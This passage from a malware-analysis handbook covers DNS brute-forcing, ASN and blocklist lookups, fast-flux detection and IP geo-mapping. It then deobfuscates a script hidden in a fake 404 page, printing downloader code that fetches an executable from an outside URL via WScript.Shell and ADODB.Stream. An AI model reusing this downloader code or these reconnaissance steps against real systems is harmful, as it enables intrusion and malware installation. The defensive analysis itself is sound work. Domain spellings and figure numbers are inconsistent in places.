$ dnsmap target-domain.com -f yourwordlist.txt
```

`dnsmap` will automatically detect if a domain uses wildcards (for example, if the DNS server responds with the same IP address for any subdomain). If you receive false positives, then you can also exclude IP addresses from the results. Keep in mind that if you brute-force too many subdomains in a short amount of time, your ISP (or the operators of the DNS servers you use) may view your activity as abusive and blacklist you in the future.

<sup>9</sup> <http://code.google.com/p/dnsmap>

## RECIPE 5-9: MAPPING IP ADDRESSES TO ASNS VIA SHADOWSERVER

The Shadowserver Foundation<sup>10</sup> and Team Cymru<sup>11</sup> both run their own WHOIS services that you can query to find out various things such as IP address to ASN mapping. An autonomous system (AS) is a grouping of IP address blocks that are assigned to an Internet Service Provider (ISP). The ISP must also be assigned an autonomous system number (ASN), which is used to uniquely identify the ISP's networks for routing purposes. Using an ASN, you can find out what IP address ranges belong to an ISP.

The Shadowserver and Team Cymru services provide the following information about an IP address:

- ASN
- IP address block
- Country the IP is located in
- ISP it belongs to
- Peer networks
- Any other ISPs to which IP address space may have been delegated

### Querying ASNs with Shadowserver

The following example shows how to use the Shadowserver WHOIS service at `asn.shadowserver.org` to find out more about the IP address 67.212.65.105 from Recipe 5-7.

```
$ whois -h asn.shadowserver.org 'origin 67.212.65.105'
10929 | 67.212.64.0/19 | NETELLIGENT | RU | | QNIX LTD WORLD DEDICATED
```

The output is in the following format:

```
ASN | Prefix | AS Name | Country | Domain | ISP
```

From the preceding output, you can see that the suspect IP address is tied to ASN 10929 and it is contained in the IP address block 67.212.64.0/19 in Russia. The AS Name, NETELLIGENT, represents the ISP that owns the ASN. However, the IP address block has

been further delegated to QNIX LTD WORLD DEDICATED. A bit more research on the Web reveals that Netelligent Hosting Services Inc. out of Canada appears to have delegated the 67.212.64.0/19 range to a Russian company named Qnix Ltd, World Dedicated. Note that neither of these two companies are believed to be malicious—we are just using a real-life example of how to determine relationships.

You can now do another query to see what other IP address blocks are covered by ASN 10929.

```
$ whois -h asn.shadowserver.org 'prefix 10929'
64.15.66.0/24
64.15.64.0/20
64.34.124.0/24
64.86.56.0/22
67.212.83.0/24
67.212.64.0/19
68.71.32.0/20
68.71.32.0/19
205.151.108.0/22
205.236.16.0/24
205.236.58.0/24
205.236.70.0/24
208.75.136.0/23
208.75.136.0/22
208.92.196.0/22
209.44.96.0/19
```

The preceding output shows you that Netelligent Hosting Services has several different IP address blocks spanning thousands of IP addresses. If you want to find out who their peers are, you can run the following command:

```
$ whois -h asn.shadowserver.org 'peer 67.212.65.105 verbose'
10929 | 67.212.64.0/19 | NETELLIGENT | RU | | QNIX LTD WORLD DEDICATED
3257 TINET BACKBONE Tinet SpA
3356 LEVEL3 Level 3 Communications
```

The results show that Tinet and Level 3 Communications are likely peers (upstream providers in this case), as each AS is directly connected to Netelligent. This helps you understand how these networks are connected and gives you potential points of contact should you have an issue reporting abuse to a particular ISP.

## Querying ASNs with Netcat

You can query for the ASNs of thousands of IP addresses at once using netcat. Netcat is available for Linux and Windows systems. You can install it on your Ubuntu system by running `apt-get install netcat` or you can download the Windows version.<sup>12</sup> To use this method, create a text file containing the IPs you want to query in the following format:

**NOTE**

Antivirus vendors may detect netcat as a malicious program and classify it as a threat to be quarantined or removed.

```
begin origin
a.b.c.d
a.b.b.c
d.e.f.g
d.b.a.d
b.e.e.f
end
```

If you saved this file as ip.txt, you can now run the following:

```
$ nc asn.shadowserver.org 43 < ip.txt > asn.txt
```

This will save all of the output for each of the IP addresses to the file asn.txt. You can visit the Shadowserver IP/BGP Whois Service page or the Team Cymru IP to ASN Mapping page for additional information on the services.

<sup>10</sup><http://www.shadowserver.org/wiki/pmwiki.php/Services/IP-BGP>

<sup>11</sup><http://www.team-cymru.org/Services/ip-to-asn.html>

<sup>12</sup><http://joncraton.org/files/nc111nt.zip>

**RECIPE 5-10: CHECKING IP REPUTATION WITH RBLs**

Different people and organizations maintain several blacklists (or block lists). These lists keep track of whether an IP address, IP address range, or domain is considered malicious or abusive. When the lists keep up to the minute information about IPs and hostnames, they are often referred to as real-time blacklists (RBLs). For example, an IP address that has been detected as sending spam often ends up being listed on the Spamhaus Block List,<sup>13</sup> while an IP address for a system that is part of a botnet may end up in the abuse.ch DNS Block List.<sup>14</sup> Searching these block lists can give you great information, but at the same time it can be quite time-consuming. Fortunately, there is an online service that will check dozens of these services for you based on an IP address or domain, and will return any backlists that are found.

**The Anti-Abuse Project**

The Anti-Abuse Project has created a website<sup>15</sup> that automatically checks IP addresses and domains against over 50 different block lists. Using the Multi-RBL Check gives you a quick



picture as to whether or not an IP address or domain has been reported for involvement in suspicious activity. Should an IP address show up on ten different block lists, you have a pretty good idea it is malicious. At the same time, just because an IP or domain is not listed on any of the block lists does not mean it is safe.

When you search an IP address or domain on the Multi-RBL Check, you will see a listing of all the block lists it checks against. In the following example, you will search the IP address 218.61.202.66. This IP address is a known open proxy located in China. The results appear as shown in Figure 5-8.

```
218.61.202.66 is listed in bl.spamcop.net
218.61.202.66 is listed in cbl.abuseat.org
218.61.202.66 is listed in b.barracudacentral.org
218.61.202.66 NOT listed in dnsbl.sorbs.net
218.61.202.66 NOT listed in http.dnsbl.sorbs.net
218.61.202.66 NOT listed in dul.dnsbl.sorbs.net
218.61.202.66 NOT listed in misc.dnsbl.sorbs.net
218.61.202.66 NOT listed in amtp.dnsbl.sorbs.net
218.61.202.66 NOT listed in socks.dnsbl.sorbs.net
218.61.202.66 NOT listed in spam.dnsbl.sorbs.net
218.61.202.66 NOT listed in web.dnsbl.sorbs.net
218.61.202.66 NOT listed in zombie.dnsbl.sorbs.net
218.61.202.66 is listed in dnsbl-1.uceprotect.net
218.61.202.66 is listed in dnsbl-2.uceprotect.net
218.61.202.66 NOT listed in dnsbl-3.uceprotect.net
218.61.202.66 NOT listed in pbl.spamhaus.org
218.61.202.66 NOT listed in sbl.spamhaus.org
218.61.202.66 is listed in xbl.spamhaus.org
218.61.202.66 is listed in zen.spamhaus.org
218.61.202.66 NOT listed in images.rbl.msrbl.net
218.61.202.66 NOT listed in phishing.rbl.msrbl.net
218.61.202.66 NOT listed in combined.rbl.msrbl.net
218.61.202.66 NOT listed in phishing.rbl.msrbl.net
218.61.202.66 NOT listed in spam.rbl.msrbl.net
218.61.202.66 NOT listed in virus.rbl.msrbl.net
218.61.202.66 NOT listed in bl.spamannibal.org
218.61.202.66 is listed in psbl.surriel.com
218.61.202.66 is listed in ubl.unsubscore.com
218.61.202.66 NOT listed in dnsbl.njabl.org
218.61.202.66 NOT listed in combined.njabl.org
218.61.202.66 NOT listed in rbl.spamab.com
218.61.202.66 NOT listed in bl.deadbeef.com
218.61.202.66 NOT listed in dnsbl.ahbl.org
218.61.202.66 NOT listed in tor.ahbl.org
218.61.202.66 NOT listed in dyna.spamrats.com
218.61.202.66 NOT listed in noptr.spamrats.com
218.61.202.66 NOT listed in spam.spamrats.com
218.61.202.66 is listed in blackholes.five-ten-sg.com
218.61.202.66 NOT listed in bl.emailbasura.org
218.61.202.66 NOT listed in odi.anti-spam.org.on
218.61.202.66 NOT listed in dnsbl.cyberlogic.net
218.61.202.66 NOT listed in dnsbl.inps.de
218.61.202.66 NOT listed in drone.abuse.ch
218.61.202.66 NOT listed in spam.abuse.ch
218.61.202.66 NOT listed in dul.ru
218.61.202.66 NOT listed in korea.services.net
218.61.202.66 NOT listed in short.rbl.jp
218.61.202.66 NOT listed in virus.rbl.jp
218.61.202.66 is listed in spamrbl.imp.ch
218.61.202.66 NOT listed in wormrbl.imp.ch
218.61.202.66 NOT listed in virbl.bit.nl
218.61.202.66 NOT listed in rbl.suresupport.com
```

**Figure 5-8:** The IP 218.61.202.66 is listed on several block lists

You can see that the IP address is listed on 11 block lists. This is a red flag that this domain may be malicious or abusive. You need to visit the block lists that have the IP address listed to see if they provide any more information. Some of the block lists are self-explanatory and give you a general idea of why the IP address is listed right off the bat. You can see that 218.61.202.66 is listed on the SpamCop Blocking List,<sup>16</sup> so you know it was recently reported as a source of spam. You can still visit the SpamCop website and search the IP address to obtain additional information. Searching the SpamCop Blocking List returns the information shown in Figure 5-9.

**Query bl.spamcop.net - 218.61.202.66**

Lookup another:

(Help) (Trace IP) (SenderBase Lookup)

218.61.202.66 listed in bl.spamcop.net (127.0.0.2)

If there are no reports of ongoing objectionable email from this system it will be delisted automatically in approximately 17 hours.

**Causes of listing**

- System has sent mail to SpamCop spam traps in the past week (spam traps are secret, no reports or evidence are provided by SpamCop)
- SpamCop users have reported system as a source of spam less than 10 times in the past week

**Figure 5-9:** Looking up the causes for a blacklisted IP

SpamCop removes listings after 24 hours of the last report, so you can see that this IP was reported sending spam within the last seven hours (because there are 17 hours remaining). It also tells you that spam has been received and reported by both SpamCop's spam traps and its users.

<sup>13</sup><http://www.spamhaus.org/sbl/index.lasso>

<sup>14</sup><http://dnsbl.abuse.ch/>

<sup>15</sup><http://www.anti-abuse.org/multi-rbl-check/>

<sup>16</sup><http://www.spamcop.net/bl.shtml>

## Fast Flux Domains

In recent years, criminals have begun using a new technique called *fast flux* DNS to make their command and control networks more resilient. Instead of hosting their domain name at a single ISP, they host their infrastructure across multiple ISPs. When a domain that is part of a fast flux network is resolved, it often returns several IP addresses. These domains usually have round-robin DNS setup, which continually changes the order that the domains are returned in. If one of the servers goes down, the others automatically pick up the slack and there is little impact to the miscreant's operation. The IP addresses of servers that have gone offline will eventually be removed and replaced with new ones. The HoneyNet Project has written a paper titled *Know Your Enemy: Fast-Flux Service Networks* (<http://www.honeynet.org/papers/ff/>) that provides a great deal more information.

It is necessary to be able to recognize fast flux networks, as you may not want to waste your time attempting to block or take down IP addresses associated with them. The IP addresses associated with fast flux networks are often numerous and short-lived. Blocking or taking down one or more of these IP addresses will not likely have much effect. A block

or takedown of the domain would prove to be much more effective. The recipes in this section help you determine if a particular domain name is part of a fast flux network and how to track the IP addresses that are associated with it.

### RECIPE 5-11: DETECTING FAST FLUX WITH PASSIVE DNS AND TTLS

Recipe 5-2 detailed how to find a domain's IP address using the `host` and `dig` commands. This recipe uses the same basic steps and explains how to detect potential fast flux networks. The vast majority of fast flux domains will return several IP addresses when you resolve them. This may range from just a few IPs to dozens of them. Others may return only a single IP address when resolved but will frequently change that IP so that a new one is returned for each query. The example that follows shows the DNS resolution for a domain associated with a key logger that we suspect might be part of a fast flux network.

```
$ host woobo.cn
woobo.cn has address 71.238.179.69
woobo.cn has address 98.255.196.56
woobo.cn has address 184.56.230.63
woobo.cn has address 62.42.16.78
woobo.cn has address 68.61.77.93
```

As you can see, the domain name `woobo.cn` returned five different IP addresses. This by itself does not mean that it is a fast flux domain. However, if you already know or suspect this domain is malicious, it increases the likelihood this domain does not just happen to be hosted on several IP addresses at once. Also note that the IP addresses are not part of the same network. Several hosting providers such as Yahoo! return multiple IP addresses for a given domain that is hosted with them. However, in those cases, IP addresses are often in close proximity to one another and are a part of the same network. The IP addresses from the preceding query do not appear to have any relation to one another.

If you resolve the `woobo.cn` domain a few moments later, you will notice it is using the round-robin DNS technique.

```
$ host woobo.cn
woobo.cn has address 68.61.77.93
woobo.cn has address 62.42.16.78
woobo.cn has address 184.56.230.63
woobo.cn has address 98.255.196.56
woobo.cn has address 71.238.179.69
```

Notice that the ordering of the IP addresses has changed, but the query still returned the same five addresses. Most applications attempt to connect to the first IP address that is returned and only try the subsequent IP addresses if the connection times out. The round-robin technique helps load-balance the connections and keeps a bad IP address from always being returned first.

At this point, you can be fairly confident that the domain `woobbo.cn` is part of a fast flux network, but it is still possible it just happens to be hosted at multiple ISPs. You can investigate further by using the `host` command to perform a reverse lookup (PTR record) on these IP addresses and see where they are hosted. Alternatively, you could conduct WHOIS queries on the IP addresses to see whom they belong to.

```
$ for i in 68.61.77.93 98.255.196.56 184.56.230.63; do host $i; done
93.77.61.68.in-addr.arpa \
    domain name pointer c-68-61-77-93.hsd1.mi.comcast.net.
56.196.255.98.in-addr.arpa \
    domain name pointer c-98-255-196-56.hsd1.ca.comcast.net.
63.230.56.184.in-addr.arpa \
    domain name pointer cpe-184-56-230-63.neo.res.rr.com.
```

Based on the output, these hosts are mostly cable modem IP addresses located in different states throughout the US. This makes it highly improbable that these systems are legitimately hosting content and increases the likelihood that we are dealing with a fast flux network.

Because fast flux networks often rotate out and change their IP addresses, you should expect to see different IP addresses at some point when you resolve the domain. To demonstrate this concept, we waited a few hours and then resolved the domain `woobbo.cn` again. The results are as follows:

```
$ host woobbo.cn
woobbo.cn has address 85.138.202.232
woobbo.cn has address 93.103.241.36
woobbo.cn has address 190.30.87.30
woobbo.cn has address 190.95.111.179
woobbo.cn has address 41.92.44.42
```

The domain resolution has returned five completely new IP addresses. You can now confirm that this is a fast flux domain. It returns multiple IP addresses located on different networks that frequently change over time.

## Detecting Fast Flux with TTLs

Checking if a hostname has a very low TTL value and is continuously returning new IP addresses is another method you can use to detect fast flux. A TTL value of 0 results in DNS servers not caching the returned IP address, so that all subsequent attempts to contact the hostname result in a new DNS lookup. The attackers then continuously update the IP address to which the domain resolves. The Storm Worm<sup>17</sup> and Waledac<sup>18</sup> botnets are known for implementing this technique. When these botnets were active, you could find hundreds of botnet IP addresses in an hour by just continuously resolving domains associated with either malware family.

You can use the `dig` command to find a domain's TTL.

```
$ dig my-traffic.net
[REMOVED]
my-traffic.net.      14400    IN      A       85.17.139.54
```

The bolded portion of the A record response is the TTL value in seconds. This means that name servers should cache the IP address for the domain for 14400 seconds (4 hours). Even if the IP address were to be updated several times in an hour, you would not likely see a change in the IP until four hours had passed since the initial DNS lookup. If you did this query on a Storm Worm or Waledac fast flux domain, you would see the value 0 instead of 14400.

### Using Passive DNS for Detecting Fast Flux

It is likely that passive DNS search results would return dozens of IP addresses for a domain that is part of a fast flux network. You can use BFK's passive DNS service (see Recipe 5-4) to assist in your investigation. Only, this time you will search on the domain `wooboo.cn` instead of entering an IP address. Figure 5-11 shows the results.

wooboo.cn	A	24.7.211.247
wooboo.cn	A	24.62.28.135
wooboo.cn	A	24.160.77.209
wooboo.cn	A	24.171.239.45
wooboo.cn	A	24.227.0.213
wooboo.cn	A	41.131.117.5
wooboo.cn	A	59.94.142.8
wooboo.cn	A	60.52.69.157
wooboo.cn	A	61.90.88.147
wooboo.cn	A	62.40.48.64
wooboo.cn	A	62.42.16.78
wooboo.cn	A	62.68.100.147
wooboo.cn	A	62.84.49.105
wooboo.cn	A	62.84.50.90
wooboo.cn	A	62.162.177.145
wooboo.cn	A	66.69.100.211
wooboo.cn	A	66.74.75.155
wooboo.cn	A	66.214.179.114
wooboo.cn	A	67.171.228.88
wooboo.cn	A	67.194.199.223
wooboo.cn	A	68.46.64.54
wooboo.cn	A	68.48.22.64
wooboo.cn	A	68.49.19.6

**Figure 5-10:** BFK passive DNS can help reveal fast flux

The search results returned over 170 different IP addresses associated with `wooboo.cn`. You can quickly tell from these results that you are dealing with a fast flux domain that is using dozens of hacked computers to host its activities.

<sup>17</sup> <http://www.cyber-ta.org/pubs/StormWorm/>

<sup>18</sup> <http://www.honeynet.org/node/348>

## RECIPE 5-12: TRACKING FAST FLUX DOMAINS

The Australian HoneyNet Project created a tool called Tracker<sup>19</sup> that you can use to find fast flux domains and track their IP addresses. The Tracker system uses a Postgresql database and a set of Perl scripts that you can run in the background on your Linux system.

To get started with Tracker, follow these steps:

1. Download the most recent version of Tracker, which will contain the database schema and the following set of Perl scripts:
  - **add-to-test-table.pl**: Loads suspect domains from a text file into the database.
  - **test\_submission.pl**: Performs an initial check on the domains to see if they are fast flux.
  - **flux.pl**: A daemon process to monitor IPs in a fast flux network.

2. Create a database on your Postgresql server named `fast_flux` and add a user with full privileges.

```
$ sudo -u postgres psql
```

```
postgres=# CREATE DATABASE fast_flux;
postgres=# CREATE USER flux WITH PASSWORD 'password';
postgres=# GRANT ALL PRIVILEGES ON DATABASE fast_flux to flux;
```

3. Modify the following line in each of Tracker's Perl files to contain the appropriate credentials for the database user:

```
my $username = 'flux';
my $password = 'password';
```

4. Import the database schema from `setupdb.sql` into the database that you just created.

```
$ sudo -u postgres psql fast_flux < setupdb.sql
```

5. Change the file access permissions to make them executable (without needing to type `perl` first).

```
$ chmod +x add-to-test-table.pl
$ chmod +x flux.pl
$ chmod +x test_submission.pl
```

6. Use `add-to-test-table.pl` to supply Tracker with a list of suspect domains to monitor. To do this, add the domains to a text file as shown in the following commands:

```
$ echo test.com > domains.txt
$ echo pillsshopping.com >> domains.txt
$ ./add-to-test-table.pl domains.txt
```

```
test.com          Inserted
pillsshopping.com Inserted
```

7. Use `test_submission.pl` to perform a series of tests on the domains you added to the database. To pass the test, domains must meet the fast flux criteria, which by default consists of domains that return ten or more IP addresses in a five second period. If you want to tweak the criteria (for example to five IP addresses in five seconds), you can modify the `$passmark` variable in `test_submission.pl`. This step is important, because Tracker only monitors domains that pass the initial test.

```
$ ./test_submission.pl
Looking for new work to do
Testing Host test.com
1 Distinct cnt
Removing Host test.com from the input Table
Testing Host pillsshopping.com
5 Distinct cnt
Inserting Host pillsshopping.com as its \
classified as on a fast-flux network
Removing Host pillsshopping.com from the input Table
```

This example uses two domains, one of which is classified as being fast flux. In the testing period, `test.com` was found to have a single IP address, while `pillsshopping.com` was found to have five IP addresses. The latter domain met the criteria and was moved from the input table to the `hostname` table.

```
fast_flux=> select * from hostname;
hostname      | submit_date | last_seen | live | track
-----+-----+-----+-----+-----
pillsshopping.com | 2010-04-26 | 2010-04-26 | t    | t
```

Now you are ready to run `flux.pl`, which will start tracking domains in the `hostname` table that have the `track` column set to true.

```
$ ./flux.pl
pillsshopping.com
82.211.7.32      pillsshopping.com Inserted
94.136.61.205    pillsshopping.com Inserted
87.230.53.82     pillsshopping.com Inserted
93.89.80.117     pillsshopping.com Inserted
94.23.110.101    pillsshopping.com Inserted
Checking Domains that have been set to inactive
Getting New Work
```

`flux.pl` will continue to run and resolve the domain every few seconds to see if any new IP addresses are returned. If a new IP address is detected, it will be added to the `node` table along with the rest of the IP addresses. The script will also continually check the `hostname` table and automatically begin to track new additions.

The `flux.pl` script, once running, will continue to send data to STDOUT until it is closed. You may want to run this file in the background with `nohup` instead. This keeps the file running even if you log out of the SSH or terminal session.

```
$ nohup ./flux.pl > /dev/null &
```

If you want to discontinue tracking a domain, just change the `track` field to false. This keeps any historical data in the database.

```
fast_flux=> update hostname \
             set track = false \
             where hostname = 'pillsshopping.com';
```

After you run this command, the hostname table should look like this:

```
fast_flux=> select * from hostname;
hostname      | submit_date | last_seen | live | track
-----+-----+-----+-----+-----
pillsshopping.com | 2010-04-26 | 2010-04-26 | t    | f
```

<sup>19</sup><http://honeynet.org.au/?q=node/10>

## Geo-Mapping IP Addresses

When you have a lot of suspect IP addresses, possibly from fast flux monitoring, it's useful to see where they are all located for trending or reporting purposes. Only complete geeks can look at an IP address and tell you off the top of their heads in which country the IP is located. If you're not one of those geeks, you can use databases to figure out the longitude and latitude. Using those coordinates, you can plot the IPs on a map to see where they exist geographically. The recipes in this section show how to generate static (i.e., PNG, JPEG, BMP) map images and dynamic/interactive maps based on a given set of IP addresses.

### RECIPE 5-13: STATIC MAPS WITH MAXMIND, MATPLOTLIB, AND PYGEOIP



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows how you can use the freely available GeoLite Country or GeoLite City databases from MaxMind<sup>20</sup> to determine the approximate geographical location of an IP address. The databases are just files containing data in an organized format, not network-enabled servers like Postgresql and MySQL. To access the data, MaxMind provides APIs in C, Perl, PHP, Python (requires the C library), Ruby, and JavaScript. However, this recipe uses a third-party API called pygeoip<sup>21</sup>. Pygeoip is written in pure Python and does not



depend on any C libraries. Here is a list of the types of information you can find in the MaxMind databases for each IP address:

- Longitude and latitude
- Full country name and two-letter country code
- Region (i.e., state)
- Area code
- City name
- Postal (i.e., zip code)

MaxMind supplies commercial versions of the databases that have slightly more accurate information. For example, they advertise that the free GeoLite City database is 99.5 percent accurate on a country level and 79 percent accurate on a city level. The commercial version is 99.8 percent accurate on a country level and 83 percent accurate on a city level.

## Installing MaxMind and Pygeoip

To get started, follow these steps:

1. Download the GeoLite City or GeoLite Country database from MaxMind. The databases are updated at the beginning of each month, so you might set a cron job to automatically download the newest databases when they become available (use `-N` with `wget` to download the database only if it has been updated since the last time you fetched it).

```
$ wget -N -q \
    http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
$ gzip -d GeoLiteCity.dat.gz
$ ls -alh GeoLiteCity.dat
-rw-r--r-- 1 root root 29M 2010-04-02 11:29 GeoLiteCity.dat
```

2. Install the pygeoip API. The tool's website provides a few installation techniques, but you might run into issues due to some hard-coded versions in the pygeoip source code. To get around the issues, use the following commands:

```
$ wget http://pygeoip.googlecode.com/files/pygeoip-0.1.3.zip
$ unzip pygeoip-0.1.3.zip
$ cd pygeoip-0.1.3
$ wget \
    http://svn.python.org/projects/sandbox/trunk/setuptools/ez_setup.py
$ wget \
    http://pypi.python.org/packages/2.5/s/setuptools/setuptools-0.6c11-
py2.5.egg
$ mv setuptools-0.6c11-py2.5.egg setuptools-0.7a1-py2.5.egg
```

```
$ python setup.py build
$ sudo python setup.py install
```

3. If everything worked, you should be able to query the MaxMind database from a Python shell, like this:

```
$ python
>>> import pygeoip
>>> gip = pygeoip.GeoIP('GeoLiteCity.dat')
>>> rec = gip.record_by_name('yahoo.com')
>>> for key,val in rec.items():
...     print "%s: %s" % (key,val)
...
city: Sunnyvale
region_name: CA
area_code: 408
longitude: -122.0074
country_code3: USA
latitude: 37.4249
postal_code: 94089
dma_code: 807
country_code: US
country_name: United States
```

## Generating Static Images with Matplotlib

To use the API in a slightly more automated manner and actually plot the IP addresses on a map, follow these steps:

1. Install the matplotlib<sup>22</sup> package and its dependencies. You can install it from the source by downloading the appropriate package or typing the following commands on your Ubuntu machine:

```
$ sudo apt-get install python-tk \
    python-numpy \
    python-matplotlib \
    python-dev
```

2. Matplotlib is just the base package. To plot points on a map, you'll need to also install the basemap module. (Note we broke the URL into separate lines for printing).

```
$ wget http://sourceforge.net/projects/matplotlib/\
    files/matplotlib-toolkits/basemap-0.99.4/\
    basemap-0.99.4.tar.gz/download
$ tar -xvzf basemap-0.99.4.tar.gz
$ cd basemap-0.99.4/geos-2.2.3
$ ./configure
$ make
$ sudo make install
```

```
$ cd ..
$ python setup.py build
$ sudo python setup.py install
```

3. Now you're ready to start producing map images. On the book's DVD, you'll find a Python script named `mapper.py`. You can use this script in three ways:
  - Pass it a comma-separated list of IP addresses on the command line.
  - Pass it a file name containing a list of IP addresses.
  - Import the module from your own Python scripts.

If you plan to use `mapper.py` on the command line, here is the syntax:

```
$ python mapper.py
Usage: mapper.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILENAME, --file=FILENAME
                        filename with CRLF-separated IPs
  -a ADDR, --addr=ADDR  CSV list of IPs
```

```
mapper.py: error: You must supply a list of IPs or file with IPs!
```

The following example shows you how to plot a few of the IP addresses from the fast flux network described in Recipe 5-11.

```
$ python mapper.py -a 85.138.202.232,93.103.241.36, \
                    190.95.111.179,41.92.44.42
```

Done.

By default, the script outputs a PNG image named `map.png` using the Miller Cylindrical Projection map (see the `basemap`<sup>23</sup> website for other maps). It should appear like the image in Figure 5-12.



**Figure 5-11:** A static PNG map populated with various IP addresses

The following example shows you how you can import the `mapper.py` module into your own Python programs to generate custom maps.

```
#!/usr/bin/python
from mapper import Mapper

ip_list = [] # fill this list any way you want
m = Mapper(ip_list)

m.map(title="My New Map",      # title for the map
      output="newmap.png",    # output file name
      showcity=False,         # do not print city name on the map
      type="ortho")           # use Orthographic Projection map

20http://www.maxmind.com
21http://code.google.com/p/pygeoip/
22http://matplotlib.sourceforge.net/
23http://matplotlib.sourceforge.net/basemap/doc/html/users/mapsetup.html
```

## RECIPE 5-14: INTERACTIVE MAPS WITH GOOGLE CHARTS API



*You can find supporting material for this recipe on the companion DVD.*

If you prefer interactive maps to static images, you can use Google Charts API.<sup>24</sup> Some options available to you are:

- Plot your IP addresses on maps that look exactly like the ones on `maps.google.com`, with the ability to zoom and label locations.
- Plot your IP addresses on interactive, color-coded geomaps and intensity maps.

This recipe shows you how to create a geomap using MaxMind's database and Google Charts API. On the book's DVD, you'll find a script named `googlegeoip.py`, which takes the same command-line parameters as `mapper.py` from Recipe 5-13. Instead of outputting a static image, it outputs HTML that you can embed into a web page. The authors took about 500 IP addresses, which are involved in the `wooboo.cn` fast flux network, and placed them into a text file. Then we issued the following commands (the first is just to show you the output—you'll want to use the second command that redirects output to an HTML file):

```
$ python googlegeoip.py -f ip_list.txt
<html><head>
```


```

<script type="text/javascript" src="http://www.google.com/jsapi">
</script>
<script type="text/javascript">
    google.load('visualization', '1', {packages: ['geomap']});
</script>
<script type="text/javascript">
    function drawVisualization() {
        // Create and populate the data table.
        var data = new google.visualization.DataTable();
        data.addColumn('string', '', 'Country');
        data.addColumn('number', 'Hosts');
        data.addRows(58);
        data.setValue(0, 0, 'FR');
        data.setValue(0, 1, 8);
        data.setValue(1, 0, 'BG');
[REMOVED]

```

```
$ python googlegeoip.py -f ip_list.txt > map.html
```

The final step is to view the map.html file in a web browser. Make sure you're connected to the Internet or the images and dependent JavaScript won't be available. Figure 5-12 shows the distribution of IP addresses per geographic region for the woobo.cn fast flux network. You can hover your cursor over any country to see the two-letter country code and exact number of IP addresses that reside in that country.



**Figure 5-12:** Distribution of IPs per country in the woobo.cn fast flux network

<sup>24</sup><http://code.google.com/apis/charttools/>



# 6

## Documents, Shellcode, and URLs

*Attacks against client applications such as document viewers, web browsers, and browser plug-ins are on the rise. Malware authors have been using a variety of social engineering, vulnerability exploitation, and feature abuse tactics to get malware installed on victim machines. All it takes to get infected is to access a malicious web page (or a site that has been compromised) or open a malicious PDF or MS Office document received via e-mail. These attacks warrant the need for specialized knowledge and additional tools, many of which are discussed in this chapter.*

**T**he challenges you'll face when analyzing malicious documents include proprietary file formats, obfuscation methods, and the sheer volume of exploitation techniques used in the wild. Additionally, you may not know the correct set of circumstances that properly triggers the vulnerability. Likewise, you may not be able to determine how or where shellcode is embedded in a file. This chapter introduces a combination of static and behavioral techniques that you can use to properly analyze documents despite these types of problems.

### Analyzing JavaScript

JavaScript is a crucial language to understand when analyzing malware. Using JavaScript, attackers can interact with dynamic elements (such as browser plug-ins) that execute on a victim's machine. Thus, it's possible to trigger vulnerabilities in browsers and browser plug-ins by passing invalid input to them from JavaScript code. Sometimes you can detect exploits by looking for the names of vulnerable functions, but in most cases, attackers will obfuscate the JavaScript beyond recognition (yet in a way that the browser can still understand it). You'll often find malicious JavaScript in PDFs, SWFs (Flash files), and packet captures. Therefore, this section covers how to deal with JavaScript first and then gets into analyzing other document formats.

## RECIPE 6-1: ANALYZING JAVASCRIPT WITH SPIDERMONKEY



*You can find supporting material for this recipe on the companion DVD.*

SpiderMonkey<sup>1</sup> is Mozilla's C implementation of JavaScript. It's essentially a JavaScript interpreter (without the browser or plug-ins) that you can use from the command line of a Linux machine. Therefore, it creates a much safer environment for executing and analyzing unknown JavaScript code. For example, suppose you saw the following script appended to a page you are investigating:

```
<html><head>
<meta name="robots" content="noindex">
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /pics/show.php?s=1e8f2530d5
was not found on this server.</p>

<script language='JavaScript'>
var CRYPT={signature:'JHDjhusud7HG',_keyStr:'
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'},
decode:function(input){var output='';var chr1,chr2,chr3;var
enc1,enc2,enc3,enc4;var
[REMOVED]
eval(CRYPT.obfuscate('1641821542231 ...'))
</script>
```

If you view the page in your browser, you might think that the server couldn't find the file based on the 404 Not Found error message. However, if you look at the source, the script at the bottom of the page uses the `eval` function to evaluate additional JavaScript passed into the function as a parameter. In legitimate cases, you can see the JavaScript being evaluated, but attackers have created a function named `CRYPT.obfuscate`, which translates a sequence of numbers into a block of JavaScript code. In this way, attackers can prevent someone that views the source code from understanding what the code is actually doing.

### Installing SpiderMonkey

You can install SpiderMonkey from source using the following instructions, or type `apt-get install spidermonkey-bin` on an Ubuntu machine.

```
$ wget http://ftp.mozilla.org/pub/mozilla.org/js/js-1.8.0-rc1.tar.gz
$ tar -zxvf js-1.8.0-rc1.tar.gz
$ cd js/src/
$ make BUILD_OPT=1 -f Makefile.ref
$ make install
```



To figure out what JavaScript statements are being evaluated in the example case, or any similar case that you encounter in the wild, perform the following steps:

1. Isolate the JavaScript block (everything within the `<script>` tags, but not including the `<script>` tags) and place it into a separate file.
2. Add `eval = print;` as the first line in the script. This redefines `eval` so that it prints the parameter being passed to `eval`, rather than executing it.
3. Run the script with SpiderMonkey using the following command:

```
$ js example_js_eval.txt | indent
```

```
[REMOVED]
```

```
var urltofile = 'http://www.ut885.com/pics/load.php?e=1';
var filename = 'update.exe';
```

```
[REMOVED]
```

```
function
Go (a)
{
    var s = CreateO (a, 'WScript.Shell');
    var o = CreateO (a, 'ADODB.Stream');
    var e = s.Environment ('Process');
    var xhr = null;
    var bin = e.Item ('TEMP') + '\\\' + filename;
    try
    {
        xhr = new XMLHttpRequest();
    }
}
```

```
[REMOVED]
```

```
function
mdac ()
{
    var i = 0;
    var objects =
